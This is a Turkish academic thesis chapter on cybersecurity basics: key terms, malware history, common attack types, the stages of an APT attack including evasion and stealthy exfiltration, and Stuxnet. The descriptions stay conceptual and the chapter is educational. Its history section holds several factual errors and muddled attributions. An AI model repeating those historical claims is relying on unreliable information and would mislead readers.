- **Saldırı:** Saldırganın hedef sistemde yetki kazanmak, zarar vermek ya da casusluk yapmak için yaptığı işlemdir.
- **Aldatma Saldırısı (Spoofing):** Sahte ara yüz, IP ya da konum verileri kullanarak kurban kullanıcı ya da sistemlerin güvenini kazanıp bilgilerini vermeleri, verilerini göndermelerine dayanan saldırı terimidir.
- **Zafiyet ya da Güvenlik Açığı (Vulnerability):** Bir yazılımda sisteme sızılmasını ya da sistemde istenmeyen işlem yapılmasını sağlayan yetkilendirme veya izin hatası.
- **Tehdit (Threat):** Zararlı yazılım, ve bu yazılımla yapılabilinecek zararlı işlem.
- **İstismar (Exploit):** Güvenlik açığının kullanımını sağlayan zararlı kod ya da betik **[3]**.
- **Sıfır Gün Açığı (Zero Day Exploit):** Bir yazılımla ilgili kritik bir güvenlik açığıyla ilgilidir. Bu öyle bir açık ki en kısa sürede güncelleme yayınlanmalı ve bu açık kapatılmalıdır yoksa çok tehlikelidir.
- **Sanal Özel Ağ (VPN Virtual Private Network) [3]:** Ağ trafiğinin şifrelenip kullanıcı konumunun gizlenmesi ile internet üzerinde anonim gezinmeyi sağlayan bir araçtır.
- **İhlal (Breach):** Siber saldırganın saldırdığı bilgisayarda yetki kazanarak dosya ve ağa erişebilmesidir.
- **Güvenlik Duvarı (Firewall):** Yazılım ya da donanım tabanlı çalışan ve istenmeyen bağlantıları, IP adreslerini ve portları engellemeye yarayan sistemdir.
- **Anti virüs:** İşletim sistemi üzerine kurularak çalışan ve sistemde gerçek zamanlı dosya taraması veya genel dosya taraması yaparak zararlı kod içeren dosyaları tespit edip çalışmasına engel olan güvenlik yazılımıdır.
- **Enjeksiyon (Injection):** Zararlı kodun yürütülebilir kod içerisine yerleştirilmesidir. Bu sayede yürütülebilir kod çalıştırıldığında zararlı kod ta çalıştırılır.
- **Ping:** Adı, masa tenisi topundan gelmektedir. Bir sunucudan başka bir sunucuya sunucunun ayakta olduğundan emin olmak için gönderilen mesajdır. Karşıdan cevap gelir.
- **Fragmantasyon (Fragmentation):** Verilerin parçalara ayrılmasına denir. Genelde ağ paketlerinin parçalara ayrılmasından bahsederken kullanılır.

- **Bant Genişliği (Bandwidth):** Belli bir veri yolu ya da haberleşme ortamının maksimum veri gönderme veya alma kapasitesidir. Veri gönderme hızı olarak ta düşünülebilir.
- **İstemci (Client) ve Sunucu (Server):** Sunucu, servislerin çalıştığı, verinin barındığı bilgisayardır. İstemci ise bu verileri talep eden ve uzak hizmetleri kullanan bilgisayardır.
- **Özetleme (Hash):** Özetleme anlamına gelmektedir. Özetleme fonksiyonları, herhangi bir uzunluktaki metinlerin dijital özetini çıkartıp belli karakter sayısına düşürmeye ve bu sayede metinin dijital imzasını oluşturmaya yarar. Yani metinde bir değişiklik gerçekleşirse özet değişeceği için metnin değiştirildiği anlaşılabilir. Özetleme fonksiyonu veri gizlemeye de yarar ama şifrelemenin aksine veriyi geri getirme imkânı yoktur. Bir özet birden fazla metne ait olabilir.
- **Betik (Script):** Derleyici yerine yorumlayıcı tarafından çalıştırılan programlama kodudur. Makina diline dönüştürülmez. Yorumlayıcı, betiği okur ve gerekli işlemleri çalışma zamanında gerçekleştirir.
- **Çerezler (Cookie):** Web siteleri tarafından tarayıcı veri tabanına kaydedilen verilerdir. Bu veriler sayesinde kullanıcının sitede yaptığı işlemler site tarafından hatırlanır.
- **Klavye Kaydı Tutucu (Keylogger):** Kullanıcının klavye ile yaptığı tuşa basma işlemlerinin tamamının kaydedilmesini sağlayan bir yazılımdır.

2.2 TARİHTE GÜVENLİK KONSEPTİ

1967 de RAND şirketi ve Ulusal Güvenlik Ajansı ilk kez zararlı yazılımlar ile ilgili yaygın uygulamalar ve engellenmesi için çok katmanlı bilgisayar güvenliği ile ilgili çalışma yayımladı [4].

Bilinen ilk anti virüs programı, bilinen ilk virüs olan Creeper Virüsünü silmek için Ray Tomlinson tarafından tasarlanan The Reaper yazılımıdır [5]. Bilgisayar virüsü terimini ortaya ilk atan kişi 1983 yılında Fred Cohen'dir. Terimi yazdığı akademik makalede kullanmıştır.

İnternet yaygınlaşmadan önceki dönemde bilgisayar virüsleri disket üzerinden yayılmıştır.

Bernd Fix tarafından Vienna Virüs isimli zararlı yazılımın silinmesi için 1987 de ilk resmi anti virüslerden biri geliştirildi. Benzer Zamanlarda da Atari Corporation 1985 yılında G Data Anti virüs yazılımını geliştirmiştir [6].

Yakın zamanda UTM bütünleşik güvenlik sistemleri, çok boyutlu güvenlik yazılımları olarak tercih edilmektedir. Anti virüs, güvenlik duvarı, IDS, kullanıcı takip, beyaz liste, siyah liste gibi güvenlik önlemlerinin tamamı tek bir sistem üzerinden gözlemlenebilmekte ve yönetilebilmektedir [7].

Verilerin güvenliği ve sistemdeki olaylar ile ilgili olan ve APT virüslerine karşı en çok işe yarama ihtimali olan sistemler bilgi güvenliği ve olay yönetim sistemi (SIEM, Security Information and Event Management) sistemleridir. Bu sistemler, bilgisayarda yaşanan tüm olayların kaydını tutmakta, kategorize etmekte ve ilişkilendirmektedir. Olası tehlike durumlarında sistem yöneticisini bilgilendirmek için alarm özellikleri vardır. Olay kaydı tutma ve bu kaylar üzerinden anlamlı veri çıkartma tabanlıdır. Her ne kadar APT saldırılarını önlemek için SIEM mekanizmaları önerilse de bu sistemler yüzde yüz sonuç vermemektedir [8].

2.3 TARİHTE ZARARLI YAZILIMLAR [9]

- 1966 Von Neumann, self producing automata isimli bir makale yayımladı.
- 1971 Bob Thomas, TENEX işletim isteminde çoğalıp sistemi çökerten bir yazılım yazdı. Daha sonra virüsü silen yazılım yaptı. 1974 Wabbit isimli çoğalıp sistemi çökerten sistem geliştirildi. Bu yazılım bilinen ilk virüs olarak kabul edilmektedir. Adı Creeper Virus olarak geçmektedir [5]. Bu virüs ARPANET üzerinden yayılmıştır [6].
- 1974/75 yıllarında Jhon Walker kötü amaçlı olmayan trojan geliştirdi. Jhon Bunner, bilgisayar ağında gezen yazılıma ilk kez solucan adını verdi. 1981 de Apple II bilgisayarda ilk kez toplu çökmeye sebep olan Elk Virüsü geliştirildi.
- 1986 Pakistan'da ilk IBM için Brain Boot Selector virüsü geliştirildi.
- 1987 de çalıştırılabilir dosyalara bulaşabilen çok sayıda virüs geliştirildi. 1992 de virüs çeşidi 1300'ü geçti.
- 1995'te MS Word belgelerinde yer alan Concept virüsü yayıldı.
- 1996'da Excel belgelerine yayılan Laroux virüsü çıktı.
- 1998 de iki kişi 500 den fazla devlet bilgisayarını kontrol edebilen virüs geliştirdi.
- 1999'da mail ile bulaşan ve yayılan Happy99 virüsü çıktı.
- 2002 de Shockwave Flash dosyalarını etkileyen LFM-926 virüsü çıktı. RAT virüsü tüm Windows sistemlerde arka kapı açabilen bir trojandı.
- 2003 yılında en hızlı yayılan Slammer virüsü çıktı. Dakikada 75.000 PC ele geçirdi.

2.4 EN ÇOK BİLİNEN SALDIRI ÇEŞİTLERİ [10]

2.4.1 Oltalama Saldırısı (Phishing Attack)

Güvenilir kaynaktan gönderilmiş gibi görünen eposta göndererek karşı taraftan bilgi almaya çalışmaktır. E-mailin içinden virüs çıkma ihtimali bulunmaktadır. Dolandırma amaçlı kurulmuş bir web sitesinde indirilmesi için teşvik edilen bir dosyadan da zararlı yazılım çıkabilir. Bu da oltalama saldırısı içine girmektedir.

2.4.2 Mızrak Oltalama Saldırısı (Spear Phishing Attack)

Bu tür saldırılar tamamen kişiye yöneliktir. Hedef belli olur ve hedef hakkında araştırmalar yapılır. Ona göre bir mail hazırlanır. Bir diğer yöntem mail aldatma saldırısı (mail spoofing) yöntemidir. Mailin gönderen kişi kısmında kurbanın tanıdığı bildiği bir e-mail adresi yazar. Bir diğer yöntem de kurbanın sık kullandığı web sitesini kopyalamak ve kurban hakkında bu site üzerinden bilgi toplamaktır.

2.4.3 Dağıtık Servis Dışı Bırakma Saldırısı (DDoS)

Bu tip saldırılarda saldırgan direkt olarak bir fayda sağlamamakta ve sistemde yetkisini arttırma amaçlı bir çalışma yapmamaktır. Genelde servisi devre dışı bırakma süresinde doyuma ulaşmak ya da servisin kapanmasını sağlamak saldırıyı bitirir. Servisin çökertilmesi ardından yeni bir saldırı ya da farklı bir yaklaşım deneme amaçlı da bu tip saldırılar uygulanabilir. DDoS saldırısının da çeşitleri vardır.

TCP SYN Taşırma Saldırısı (Flood Attack): Bu saldırının amacı TCP protokolünde kullanılan ara belleği doldurmak, böylece yeni bağlantılar kurulmasını engellemektir.

Gözyaşı Saldırısı (Teardrop Attack): IP paketlerindeki sınır alanlarının taşıp paketlerin üst üste binmesine sebep olur.

Şirin Saldırısı (Smurf Attack): IP Spoofing içeren bu saldırı, yerel ağdaki kurban IP adresinin kullanılarak yayın yapılması (broadcast) ve bu yayının ardından ağdaki tüm sistemlerin cevap vermesi üzerine dayalıdır. Tekrarlanabilen bu işlem, kurban bilgisayarın ağdaki tüm bilgisayarlar tarafından sürekli veriye maruz bırakılması ile gerçekleştirilir.

Ölüm Pingi Saldırısı (Ping of Death Attack): Bu saldırıda IP paketinin olması gerekenden daha büyük veri paketleri ping olarak parçalara ayrılarak gönderilir. Karşıdaki bilgisayar bu paketleri toplarken bellek taşması sorunu yaşar ve sistem çöker. Bu saldırı güvenlik duvarı kullanılarak aşılabilir.

Botnets: Hacker tarafından ele geçirilen sistemlere bot ya da zombi sistem denir. Birçok farklı coğrafik konumdan bot sistem ele geçirilebilir. Tüm bu sistemlerle tek bir sisteme erişim sağlanmaya çalışıldığında erişim sağlanmak istenen sistem bant genişliği (bandwidth) yetersizliği sebebiyle erişilmez hale gelir. RFC3704 filtresi ya da Kara Delik (Black Hole) filtresi ile etkisiz hale getirilebilinir.

2.4.4 Ortadaki Adam Saldırısı (Man In The Middle Attack MitM)

Bu saldırıda saldırgan istemci ve sunucu arasındaki iletişim hattına girer.

Oturum Çalma (Session Hijacking): Birbiri ile haberleşen istemci ve sunucu olsun. Saldırıda ilk önce saldırgan, istemciyi saf dışı bırakır. Bu saf dışı bırakma DoS saldırısı ile yapılabilir. Daha sonra saldırgan saf dışı bırakılan bilgisayarın IP adresini kendi IP adresi gibi gösterir. İşlemci gibi görünerek sunucu ile haberleşmeye devam edilmesini sağlar.

Sahte IP Saldırısı (IP Spoofing Attack): Bu saldırıda saldırgan, istemcinin IP adresini kullanarak sunucuya paket gönderir. Sunucu bu paketin istemciden geldiğini sanarak ona göre işlem yapar.

Tekrarlama Saldırısı (Repay Attack): Bu saldırılar haberleşen iki sistem arasındaki haberleşmeyi kaydedip daha sonra kullanmak üzere saklamak üzerine kurulmuştur. Bu saldırının üstesinden gelebilmek için zamana bağlı bir parametre değişkeni ya da oturum verisi kullanılabilir.

Şifreleme, MitM saldırılarına karşı başarılı bir çözüm olmasına karşın şifrelemeye bağlı koruma yöntemlerinin yetersiz kaldığı alanlar çıkabilmektedir. Herkese açık anahtarın (Public key) ele geçirildiği saldırılarda saldırgan sunucudan gelen mesajı herkese açık anahtar ile okuyup daha sonra değiştirip tekrar şifreleyip istemciye gönderebilmektedir. Özet fonksiyonları ile dijital imzaya sahip şifrelenmiş paketler ile haberleşme gerçekleştirildiğinde, sistemler gönderilen paketlerin değişikliğe uğradığını anlayabilmektedir.

2.4.5 SQL enjeksiyon (SQL injection)

Bu tip saldırılar genelde veri tabanı ağırlıklı çalışan sitelerde olmaktadır. SQL sorgusuna gönderilen değişken, SQL dilinin tüm verileri döndüreceği şekilde değiştirilir. Bu sayede veri tabanı içerisinde gezilebilir. Bu tip saldırıları engellemek için saklı yöntemler ve güçlü yetkilendirme sistemleri kullanılmalıdır. Bu saldırılar genelde PHP gibi dinamik web sitelerinde gerçekleştirilmektedir.

2.4.6 İndirme Saldırısı (Drive-by Download Attack)

HTML ya da PHP kodlarına gömülen ve web sitesine girildiğinde kullanıcıya sorulmadan direkt zararlı yazılımın indirilmesine sebep olan bir saldırı çeşididir. Çoğu zararlı yazılım bu şekilde yayılır. Kullanıcının indirmek ya da dosya çalıştırmak gibi aktif olarak yapması gereken bir şey bulunmaz. Bu tip saldırılardan korunmak için güncel işletim sistemi ve tarayıcılar kullanılmalı, gereksiz uygulama ve eklentiler sistemde barındırılmamalıdır.

2.4.7 Şifre Saldırısı (Password Attack)

Bu tip saldırılar, sosyal mühendislik ile kurbanın masasına bakma ile yapılabilir, kurbanın özel dosyaları karıştırılarak yapılabilir. Bilgisayarda şifre deneyerek yapılan iki çeşit saldırı vardır.

Kaba Kuvvet Saldırısı: Bu saldırıda şifre rasgele tahminlerle çok fazla mantık eklenmeden denenerek aranır.

Sözlük Saldırısı: Bu saldırıda kurbanın ya da başka kurbanların daha önce kullandığı şifreler veya bu şifrelerle oluşturulabilen kombinasyonlar denenir.

2.4.8 Telekulak Saldırısı (Evesdropping)

Ağ trafiğinin dinlenmesi ile gerçekleştirilir. Kişinin kredi kartı, kimlik bilgileri gibi kritik verilerin çalınması sağlanabilir. Aktif ve pasif telekulak saldırısı vardır. Pasif saldırıda sadece ağ trafiği dinlenerek veri elde edilir. Aktif saldırıda saldırgan veriyi kullanarak kendisini dost birim olarak tanıtır ve sunucuya veri isteğinde bulunur. Bu işleme problama (probbing) , tarama (scanning) ya da kurcalama (tempering) denir. Pasif telekulak saldırısı daha tehlikelidir ve tespiti daha kritiktir. Şifreleme yöntemleri ile önüne geçilebilir.

2.4.9 Doğum günü Saldırısı (Birthday Attack)

Bu saldırı, özet fonksiyonlarını aşmak için kullanılır. Özet fonksiyonunun veriyi kullanarak ürettiği özetin aynısını çıkartan başka bir veri tespit edilmesi gerekir. Bu şekilde dijital imza baypas edilerek saldırganın verisi sistem tarafından gerçek veri kabul edilebilir.

2.4.10 Zararlı Yazılım Saldırısı (Malware Attack)

Bilgisayarda istenmeyen ve kullanıcının rızası dışında sisteme yüklenen yazılımdır. Yararlı bir kodun içerisinde gizlenmiş, ya da yararlı bir yazılımın içine eklenmiş olabilmektedir.

En bilinen zararlı yazılım tipleri aşağıda açıklanmıştır:

- **Virüs**, yürütülebilir dosyanın çalıştırılması ile çalışması tetiklenen, barındığı ortamdan başka ortamlara transfer olma amaçlı ve veri ya da donanım hasarı vermek üzere tasarlanmış zararlı koddur [11].
- **Makro Virüs,** Microsoft Word ya da Excel gibi uygulamaların başlangıç sırasında çalıştırılan kodların olduğu kısma eklenmiş virüslerdir. Kendini çoğaltıp başka bilgisayarlar bulaşabilmektedir.
- **Dosya Virüsü (File Infector),** yürütülebilir dosyalara bulaşan virüslerdir. Yürütülebilir dosya çalıştırıldığında virüs kodu beraberinde çalışır.
- **Polimorfik Virüs,** zararlı kodun birçok şifreleme ve şifre çözme işleminden geçmesiyle oluşur. Her mutasyon döngüsünde yeni bir şifreleme rutinine sahip olur. Tespit edilmesi zordur ama kodda oluşan yüksek entropi ile tespit edilebilir.
- **Gizli Virüsler,** sistemdeki zararlı yazılım tespit sistemini bozarak çalışır. Tespit sistemi yanlış alarmlar verir.
- **Kurt**, Ağda ve sistemde kendi kendini kopyalayarak kullanıcı tarafından tetiklenmeye ihtiyaç duymadan yayılma amaçlı yazılan donanımsal ya da veri hasarı vermek üzere tasarlanmış zararlı koddur [12].
- **Truva Atı**, meşru bir yazılımın içine gizlenmiş, çalıştırıldığı sistemde tam yetki sağlamak amacı ile hazırlanmış zararlı yazılımdır. Genelde sosyal mühendislik ile kandırılan kullanıcılar tarafından bulaştırılır [13].
- **Reklam Yazılımı (Adware)**, otomatik olarak reklam materyalleri gösteren ya da indiren yazılımdır. Kullanıcının rızası dışında çalışıp sistemde yayılmaya çalışır.

- **Casus Yazılım (Spyware)**, bilgisayardan gizlice verileri alıp saldırgana yollayan kurbanın gizlice izlenmesi ilkesine dayanan zararlı yazılımdır.
- **Kök Dizin Ekipmanı (Rootkit)**, tespit edilmeden sistem üzerinde tam uzaktan kontrol sağlayan zararlı yazılımdır. Sistem aktif olmadan aktif hale gelir, bu yüzden tespiti zordur.
- **Sistem Başlangıç Kaydı Virüsü,** sabit diskin başına yerleşir ve sistem başlamadan zararlı kodun hafızaya yüklenmesini sağlar.
- **Fidye Yazılımı (Ransomware)**, adı üzerinde, sistemin düzgün çalışmaya devam edebilmesi için fidye talep eden zararlı yazılımdır. Kullanıcının sistem üzerindeki yetkisini ya da veriler üzerindeki erişimi engelleyerek çalışır. Ödeme yapıldıktan sonra bloğun kaldırılacağını iddia eder.
- **Mantıksal Bomba (Lojik Bomb),** belli mantıksal koşullar gerçekleştiğinde çalışan zararlı yazılımdır.
- **Damlalık (Dropper),** sisteme zararlı yazılımın indirilip yüklenmesini sağlar. Zararlı kod içermediği için güvenlik yazılımları tarafından tespit edilmezler.
- **Tuş Kaydedici (Keylogger)**, kullanıcının sistem üzerinde yaptığı tüm klavye ve fare basma hareketlerini kaydeder ve saldırgana ulaştırır.
- **Botnet**, saldırgan sistemde tam kontrol sağlar. Tam kontrol sağlanmış sistemler ile bir ağ oluşturur. Ağdaki her sistem bot olur. Bu ağ, virüs yaymak için, zararlı eposta göndermek için ve diğer zararlı görevler için kullanılır. Dağıtık Servis Engelleme (DDoS) saldırıları genelde botnet kullanılarak yapılır [14].

2.4.11 Siteler Arası Betik Çalıştırma Saldırısı [15]

Bu saldırılara XSS saldırısı da denmektedir. Kurbanın çerezler (cookie) verilerini çalıp bu sayede oturum verilerine erişme amaçlı bir saldırıdır. İlk önce saldırgan betik enjekte edebileceği, açığı olan bir web sitesi bulur ve sitenin veri tabanına yerleştirir. Siteye birisi girdiği zaman, giriş yapan kişiye site tarafından zararlı kod gönderilir. Bu kod çalıştırıldığında siteye giriş yapan kişinin çerezler verileri saldırgana gönderilir. Saldırgan bu verileri oturum açmak için kullanır.

Bu saldırgan bazen açığa bağlı olarak; ağ bağlantısını ele geçirmek, klavye kaydı tutmak veya sistemi uzaktan sistemi ele geçirmek gibi siber saldırı gerçekleştirebilmektedir. VBScript,

ActiveX ve Flash gibi tarayıcı üzerinden çalışan diğer platformlar ile de bu saldırı gerçekleştirilebilmekte fakat en çok javascript kullanılmaktadır.

Bu saldırıya karşı önlem olarak kullanıcı tarafından gönderilen tüm girdiler arındırılarak işleme alınabilir. Özel karakterler tespit edilebilir.

2.5 APT'NİN DİĞER ZARARLI YAZILIMLAR ARASINDAKİ YERİ

APT yazılımının yukarıda anlatılan saldırı çeşitleri ve zararlı yazılım çeşitleri arasında benzemesi gereken ve benzememesi gerekenler vardır. Mızrak oltalama saldırısı ile bulaşır. Dosya eki ile gönderilmiş makro virüs ile bulaşır. Bu makro virüs bir damlalık (dropper) özelliğindedir. Asıl zararlı kodun bilgisayara indirilip çalıştırılmasını sağlar. APT yazılımı çok biçimli (polimorfik) virüs, tuş kaydedici (keylogger), truva atı, çok biçimli virüs, gizli virüs özelliklerini taşır. Casus yazılımdır. Gizlice veri kaçırma temellidir. Truva atı gibi masum görünen bir mail veya yazılım aracılığı ile bulaşıp sistemde arka kapı (backdoor) açıp uzaktan kontrol sağlanmasında kullanılabilir. Kurt gibi ağ üzerinde yayılmalı, kendi kendine çalışmalıdır. Reklam zararlı yazılımı (Adware) ve fidye yazılımı (ransomware) gibi davranmaz. Asla tespit edilebilmesine sebep olacak bir işlem yapmamalıdır.

2.6 APT'NİN DİĞER ZARARLI YAZILIMLARDAN FARKI

APT yazılımının en önemli özellikleri; zararlı yazılım tespit yazılımları ile tespit edilememesi, sofistike yöntemler kullanarak sistemde yetkisini arttırması, anomali tespit yazılımları, sanal özel ağ (VPN) veya beyaz liste (whitelist) gibi güçlü veri güvenliği önlemlerinin alındığı sistemlerden veri sızdırabilmesi ve sistemde çok uzun süre boyunca sessizce beklemesidir.

Birçok zararlı yazılım; zararlı aktivite ya da zararlı kod barındırması gibi sebeplerle veya imza tabanlı tespit sistemleri ile anti virüs programları tarafından yakalanmakta ve etkisiz hale getirilebilmektedir. APT yazılımı bu tespit sistemleri tarafından tespit edilememekte ve ancak kullanıcının sistem üzerinde çalışan programlar üzerinde yapacağı araştırma sonucu bulunabilmektedir.

Bu yazılımlar, sistemde yetki yükseltmek ve sistem kaynaklarını kullanabilmek için sıfır gün (zero day) açıkları kullanırlar. Kullanıcıya bağlı güvenlik açıklarını deneyebilirler. Bir amaç için çok sayıda farklı yolda saldırı kodu taşırlar. Kullanıcı, güncellemeler ile açığı kapatsa bile başka bir açık üzerinden saldırı sürdürülebilir. Bazı APT virüsleri kendini güncelleyebilmektedir.

Anomali tespit sistemlerine takılmamak için kullanıcı davranışlarını, işyerinin en işlek olduğu zamanları, trafiğin işlek olduğu tarihleri kaydedip veri sızdırma işlemini veya sistem üzerinde çalışmasını normal davranış tespitlerine göre gerçekleştirebilir.

Veri sızdırabilmek için, APT zararlı yazılımları; veriyi harici bellek, ağda yer alan başka bir bilgisayar gibi farklı ortamlara kopyalayıp bu ortamlardan dışarıya gönderebilirler. Veriyi sızdırabilmek için Google servisi gibi servis sunucuları kullanarak güvenli sayılan alan adları üzerinden veri gönderebilirler.

Bir zararlı yazılımın APT sayılabilmesi için en az bir sene boyunca sistemde gizlice bulunması beklenmektedir. Çoğu APT yazılımı, ortaya çıkışından en az iki sene sonra tespit edilmektedir. Güvenlik yazılımları, APT virüsünü tespit edemez. Virüs bulma amacıyla ve çok detaylı bir şekilde sistemde; çalışan programların gözlemi yapılmadığı sürece APT virüsünün tespit edilememesi beklenir.

2.7 APT'NİN TEMEL ÖZELLİKLERİ

APT (Advance Persisten Threat) yani GSS (Gelişmiş Sürekli Saldırı); bir devlet veya güçlü bir organizasyonun fonlaması ile sofistike yazılım geliştiriciler tarafından programlanan, özelleşmiş bir siber saldırı görevini gerçekleştirmek üzere yapılan, bir sistemde en az 1 sene boyunca gizlice çalışması beklenen, hiçbir güvenlik yazılımına takılmayan ve bulaştığı sisteme uzaktan erişim sağlayan veya sistemde bulunan hassas verileri uzak sunucuya gönderebilen zararlı yazılımdır.

Gelişmiş (Advanced): Yazılım, sofistike yazılımcılar tarafından çok güçlü ekonomik destekler ile gerçekleştirilir. İçinde aynı işlemi yerine getirmek üzere birden fazla sıfır gün (zero day) açığı kullanabilen istismar yazılımı (exploit) bulunmaktadır. Böylece aynı işlem bir kanaldan engellenirse başka kanallarla yine gerçekleştirilebilir.

Sürekli (Persistent): Bir sistemde en az bir yıl çalışması beklenen yazılımın, hiçbir IDS ve IPS sistemine takılmaması beklenir. Güvenlik duvarı ve Anti virüs yazılımlarından da etkilenmemesi gerekmektedir.

Saldırı (Threat): Bu saldırıyı diğer saldırılardan daha sofistike yapa şey, hassas verileri çalmaya yönelik çok geniş kapsamlı bir çalışma olmasıdır. Saldırı; devlet sırları, askeri sırlar ya da çok yüksek ekonomik değeri olan sırları çalmak için tasarlanmıştır.

APT terimi ilk kez US hava kuvvetleri tarafından 2006 da ortaya çıkmış ve National Institute of Standards and Technology (NIST) tarafından tanımlanmıştır [16] .

2.8 APT SALDIRI YAPISI

Bir APT saldırısı, başlangıçtan bitimine kadar çok iyi kurgulanmakta ve ince detayları düşünülerek hazırlanmaktadır [17] [18].

2.8.1 Hedef Belirleme

Kötü amaçlı organizasyon, saldırının gerçekleştirileceği kurumu tespit eder.

2.8.2 Suç Ortaklarının Bulunup Organize Edilmesi

Saldırı bir kişi ya da herhangi bir gurup ile gerçekleştirilemez. Sofistike, sessiz ve uzun süreli bir salkıdı için saldırının her aşamasının düşünülüp ayarlanması gerekir. Bunun için farklı disiplinlerden kişiler ve çok iyi yetiştirilmiş siber saldırganlara ihtiyaç vardır.

2.8.3 Kullanılacak Yazılımsal Araçların Geliştirilmesi ve Elde Edilmesi

Saldırı için yapılan plana göre saldırıyı gerçekleştirmeyi sağlayacak zararlı yazılım, haberleşeceği uzak sunucu, yazılımın kontrol edileceği uzaktan kontrol programı gibi araçlar geliştirilir ve dışarıdaki bir bağlantı üzerinden sıfır gün (zero day) açığı öğrenilir. Bu tip açıklar internet üzerinden para karşılığı satılabilmektedir.

2.8.4 Hedef Organizasyon Altyapısı / Çalışanlarını Araştırma

Saldırının yapılacağı organizasyon hakkında elde edilebildiği kadar veri toplanmaya çalışılır. Burada kullanılan güvenli yazılımlar, saldırı tespit sistemleri, çalışma ortamındaki kısıtlar öğrenilir. Bu kurumda çalışan kişilerin sosyal hesapları, yetkileri, kurumdaki görevleri ve iletişim adresleri gibi kişisel bilgileri için araştırma yapılır.

2.8.5 Tespit Testi

Yapılan zararlı yazılımın hiçbir şekilde yakalanmaması için elde edilen bilgiler kullanılarak tespit testi yapılır. Zararlı yazılımın hiçbir şekilde tespit edilemeyeceğinden emin olunana kadar yazılım geliştirilir. Bunun için zararlı kodun şifrelenmesi, stenografi yöntemi ile kodun gizlenmesi gibi yöntemler kullanılır. Zararlı yazılımın veriyi dışarı sızdırabilmesi için tüm

güvenlik aşamalarını geçtiğinden emin olunur. Kullanıcı davranışı bazlı anomali tespiti yapılamayacağından emin olunur.

2.8.6 Yazılımın Kullanıma Hazır Olması

Hangi verinin kaçırılacağı, uzaktan kontrol, yetki yükseltilmesi, güvenlik yazılımlarından gizlenme, saldırılacak kişiye gönderilecek mızrak oltalama saldırısı gibi aşamaların tamamı için gerekli yazılımlar kullanıma sunulur.

2.8.7 İlk İzinsiz Giriş

Sisteme ilk izinsiz giriş denemesi yapılır. APT saldırılarının %94'ü mızrak oltalama saldırısı ile gerçekleştirilir [19]. Sosyal mühendislik bu kısımda önem taşımaktadır. Saldırı için seçilen en uygun kişinin kişisel bilgilerine göre hazırlanmış inandırıcı bir eposta ile kurbanın gönderilen dosyayı açması için kandırılması amaçlanır. Kurban postayı açtığında posta içine eklenebilecek PDF belgesi ya da Word dosyası içinde yer alan betiğin zararlı yazılımı indirip çalıştırması beklenir.

2.8.8 Dış Bağlantının Başlatılması

Saldırıda her şey yolunda giderse zararlı yazılım sisteme indirilir ve çalışmaya başlar. APT yazılımlarının çoğu uzaktan erişim imkânı sunmaktadır. Fakat bu bağlantıyı her zaman kurmaz. Dış bağlantıların en çok yapıldığı saatte yada anomali tespit sistemlerinin anomali tespit edemeyeceği zamanlarda bağlantı kurulmasını sağlar.

2.8.9 Erişimin Arttırılması ve Verilere Erişim

Yazılım sistemde çalışıp uzak bağlantıya izin verdikten sonra uzak kullanıcının kararlarıyla veya yazılım kendi kendine sistemde yetki kazanır. Hedeflenen verilere erişim sağlar.

2.8.10 Tutunma Noktasının (Foothold) Arttırılması

Yazılım birden fazla yöntem kullanarak sistemde varlığını sürdürebilmek için işlem yapar. Tespit edilme ihtimali, güncellemelerle erişimin ve yetkilerinin kısıtlanma ihtimaline karşı farklı yöntemlerle yetki sağlar.

2.8.11 Veri Sızdırma

Yazılım sistemde tam yetki ve erişim sağlamıştır. Uzun süre bekleyip elde ettiği verileri dışarıya göndermeye hazırdır. Dışarıya veri sızdırabilmek için güvenli sayılan alan adı adresleri kullanır. Veriyi şifreler. Birden tüm veriyi göndermez. Parça parça ve sessizce, sistemde hiçbir alarm oluşturmadan gönderir.

2.8.12 İzlerin Kapatılması ve Tespit Edilmeden Durma

Zararlı yazılım tüm bu işlemleri yaptıktan sonra sistemde varlığı hakkında bir bilgi bırakmamak için olabilecek tüm izleri siler. Sistem günlük kayıtları, uygulama takip yazılımları gibi ortamlarda iz bırakmaz.

2.9 APT ZARARLI YAZILIMININ TARİHİ

İlk keşfedildikleri yıla göre bazı popüler APT yazılımları listelenmiştir. Bu yazılımların çoğu keşfedildikleri yıldan çok daha erken dönemde aktif çalışmıştır. Örneğin Red October zararlı yazılımının 2007'den [20] itibaren aktif olduğu düşünülmektedir. Çoğu yazılımın (Red October) arkasında kimin olduğu bilinmemektedir. Virüslerin çok büyük bir kısmı sisteme e-mail yolu ile bulaşmıştır. Bazı zararlı yazılımlar mobil cihazları da etkilemektedir. Yıllar ilerledikçe yazılımların mimari karmaşıklıkları ciddi seviyelerde katlanmaktadır.

2.9.1 Stuxnet Zararlı Yazılımı

Stuxnet virüsü İran nükleer programında yer alan on beşten fazla nükleer santrale bulaşmıştır. Natanz santralinde fiziksel hasara sebep olan bir APT saldırısıdır. İlk kez VirusBlokAda güvenlik şirketi tarafından 2010 yılında tespit edilmiştir. Nükleer santraldeki rasgele bir çalışanın USB belleğinden bulaştığı tahmin edilmektedir. Virüsün bulunduğu bilgisayara bir USB bellek takıldığında virüs kendini belleğe kopyalamakta ve belleğin takıldığı herhangi bir bilgisayara bulaşmaktadır. Uranyum zenginleştirmesinde kullanılan 1000 adet santrifüj makinasının hızını arttırarak motorlarının zarar görmesine sebep olmuştur. Aradaki adam saldırısı yaparak, güvenlik yazılımları tarafından tespit edilmeden endüstriyel işlem kontrol sistemlerinin sensör verilerini taklit etmiştir. Böylece enfekte sistemler anormal davranış göstermeyip kapatılmamıştır.

Tespit edilmesinin sebebi, virüsün hedeflenen sistemin dışına yayılmasıdır. Bir güncelleme sonucu virüste oluşan bir hata virüsün santrifüj cihazlarına bağlı bir bilgisayara kopyalanmasına sebep olur. Bilgisayar sahibi mühendis evine gidip bilgisayarı internete bağlar ve virüs daha da yayılmaya başlar. Virüsün tespit edildiği dönemde Stuxnet kaynaklı olduğu düşünülen bir DDoS saldırısı ile santraldeki mail akışı kesilmiştir.

Virüs yaklaşık 500 KB boyutundadır. Root-Kit şeklinde veya işletim sistemi üzerinde çalışabilmektedir. Üç aşamalı çalışmaktadır. Öncelikle sistemdeki Windows cihazları taramakta, daha sonra kendini bu cihazlara kopyalamaktadır. Ardından Siemens Step 7 yazılımını araştırmaktadır. Programı bulursa bu program üzerinden nükleer santraldeki endüstriyel birimlere erişim kazanmaktadır. Bu son aşama sayesinde nükleer santraldeki endüstriyel cihazların kontrolü ele geçirilmekte ve verisi toplanabilmektedir [21].

Tablo 2.1: 2015'e kadar Tespit Edildikleri Yıllara Göre Popüler APT Yazılımları ve Amaçları

Yılı	Adı	Amacı
